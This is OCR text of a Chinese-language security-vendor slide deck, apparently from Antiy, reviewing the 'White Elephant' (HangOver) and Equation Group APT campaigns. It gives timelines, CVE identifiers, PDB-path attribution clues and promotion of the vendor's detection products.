
- Norman发布报告：披露一个HangOver组织 [2013年7月]
- 攻击巴基斯坦，可能涉及中国
- 安天捕获样本，进行复盘，6个相关的样本HASH和被攻击的目标——中国的两所高等院校
- 杂乱无章的攻击手法


白象二代 2015年底至今

- 安天又发现一组来自“西南方向”的攻击进一步活跃
- 目标依然为中国和巴基斯坦
- 中国的受攻击者主要为教育、军事、科研等领域。
- 攻击行动显得更加“正规化”、“流程化”
- 定向投放、鱼叉、漏洞利用、高度社工

分析：鱼叉式钓鱼邮件+漏洞利用+shellcode









有效防护 价值输出

CVE-2014-4114


CVE-2015-1641

CVE-2012-0158







分析：“白象二代”中域名、IP、样本关系图




溯源——攻击来源锁定





```
C:\Documents and Settings\abc\Desktop\Dragonball 1.0.2(WITHOUT DOWNLOAD LINK)\Release\Ron.pdb
C:\Documents and Settings\Admin\Desktop\appinbot_1.2_120308\appinclient\Build\Win32\Release\appincli
C:\Documents and Settings\Admin\Desktop\Data Newuploader\Release\Newuploader.pdb
C:\Documents and Settings\Admin\Desktop\Newuploader\Release\Newuploader.pdb
C:\Documents and Settings\Admin\Desktop\SysCache\SysCache\Release\SysCache.pdb
C:\Documents and Settings\Admin\Desktop\Uploader Code\Release\Newuploader.pdb
C:\Documents and Settings\Administrator\Desktop\Backup\17_8_2011\MATRIX_1.3.4\CLIENT\Build\Win32\Rel
C:\Documents and Settings\Administrator\Desktop\Feb 2012\kmail(httpform1.1) 02.09\Release\kmail.pdb
C:\Documents and Settings\Administrator\Desktop\Keylogger_32\Release\Keylogger_32.pdb
C:\Documents and Settings\Administrator\Desktop\nn\Release\nn.pdb
C:\Documents and Settings\Administrator\Desktop\UsbP\UsbP - u\Release\UsbP.pdb
c:\documents and settings\cr01nk\my documents\visual studio 2005\projects\solution\release\stub.pdb
C:\Documents and Settings\Nand\Desktop\FtpBackup\FtpBackup\Release\Backup.pdb
C:\Users\admin\Documents\Visual Studio 2008\Projects\DNLDR-no-ip\Release\DNLDR.pdb
C:\Users\God\Desktop\ThreadScheduler-aapnews-Catroot2\Release\ThreadScheduler.pdb
C:\Users\hp\Desktop\download\Release\download.pdb
C:\Users\neeru rana\Desktop\Klogger- 30 may\Klogger- 30 may\Release\Klogger.pdb
C:\Users\PRED@TOR\Desktop\appinbot_1.2_120308\Build\Win32\Release\deleter.pdb
C:\Users\Yash\Desktop\New folder\HangOver 1.5.7 (Startup) uploader\Release\Http_t.pdb
D:\Documents and Settings\appin\Desktop\backup\Release\ftpback.pdb
```

用户名 neeru rana、andrew、Yash、Ita nagar、Naga、cr01nk



有效防护 价值输出

安天分析白象事件时间线

2012~2013

安全厂商发布报告

2013.07

安天陆续捕获了来自白象组织的多次载荷投放

2014.04

在《中国计算机学会通讯》发表的《反病毒方法的现状、挑战与改进》披露了安天捕获到的该组织针对中国的攻击事件

2014

中国互联网安全大会上，安天在题为《APT事件样本集的度量》的公开报告中，对这个事件做了首次全面披露

2014.08

《白象的舞步——Hang0ver攻击事件回顾及部分样本分析》

2015.06

中国反病毒大会上，安天做了题为《A²PT与“准APT”事件中的攻击武器》的技术报告，把这组攻击划分为轻量级APT攻击

2016.07

《白象的舞步——来自南亚次大陆的网络攻击》

分析结论

- 攻击组织的作业水准在快速成长
- 我国的信息系统防护能力尚有较大提升空间

安天做了什么？增强检测能力和攻击溯源能力

探海 流量检测

态势感知
- 获取数据
- 联合分析

追影
- 虚拟执行
- 深度分析

分析团队
- 事件分析
- 攻击溯源


布防点：流量侧能力的强化

当前问题	IDS单包检测不能满足检测深度、可追溯性等的要求
技术方法	进行更细粒度的协议解析和流还原、围绕载荷进行更多的检查
功能价值	增强网络侧的捕获和检测能力，控制横向移动
国际典型代表	FireEye、GFI Software、Damballa
国内产品对位	探海（安天）

安天早期产品VDS（探海前身）
在移动网络的监测机理

布防点：基于虚拟执行的深度分析

当前问题	厂商以云端分析能力的模式带来安全性和保密性的矛盾，难以对接隔离场景。
技术方法	对异常代码或文件作沙箱虚拟执行，并对内存做污点分析，发现已知和未知的exploit。
功能价值	解决安全性和保密性的冲突；补齐端点行为链；输入本地化信标规则。
国际典型代表	FireEye、GFI Software、Damballa
国内产品对位	追影（安天）



追影“本地化沙箱分析”工作机理

能力汇集：日志数据聚合分析和事件重构

当前问题	离散的安全能力
技术方法	将原始数据、异构感知数据和外部数据源汇入统一平台，进行联合分析
功能价值	解决安全性和保密性的冲突；补齐端点行为链；输入本地化信标规则。
国际典型代表	Netwitness、Solera
国内产品对位	态势感知和监控预警平台（安天、安恒、360网神、绿盟等厂商）

态势感知和监控预警平台数据获取机理

能力支撑：事件响应和取证分析

当前问题	传统的支持与服务模式，难以有效应对高成本的攻击
技术方法	厂商专家团队基于情报支撑，大数据感知分析体系和既有经验，形成深度分析
功能价值	增加对本地数据的扩线线索，预先防御别人遭遇的威胁
国际典型代表	Mandiant（已经被Fireeye收购 ）
国内产品对位	安天追影团队、安天CERT小组、360天眼团队、360追日实验室等

安全研究与应急处理中心

从"方程式”到“方程组”

从“方程式”到“方程组”

高度复杂

组件化、具备Rootkit能力

加密通讯

活跃了20年之久

几乎全平台化攻击能力


针对

俄罗斯

印度

中国

精密的框架&攻击对象



政府

外交

航空

能源

核研究

天然气

石油

军事

纳米

金融

交通

电信

媒体

有效防护 价值输出

安天分析方程式事件时间线

安天：某组件分析

修改硬盘固件的木马——探索方程式(EQUATION)组织的攻击组件

《从“方程式”到“方程组” ——EQUATION攻击组织的全平台载荷能力解析》

影子经纪人曝光NSA入侵多国服务器

2013 | 2015.02 | 2015.03 | 2015.04 | 2016.10 | 2016.11

Trendmicro 《Equation Group Takes Precise Calculations》

Kaspersky《Equation The Death Star of Malware Galaxy》

Kaspersky《Equation Group from Houston with love》

Kaspersky《Equation group questions and answers》

Kaspersky《A Fanny Equation I am your father, Stuxnet》

《方程式（EQUATION）部分组件中的加密技巧分析》

Solaris 加密配置数据代码

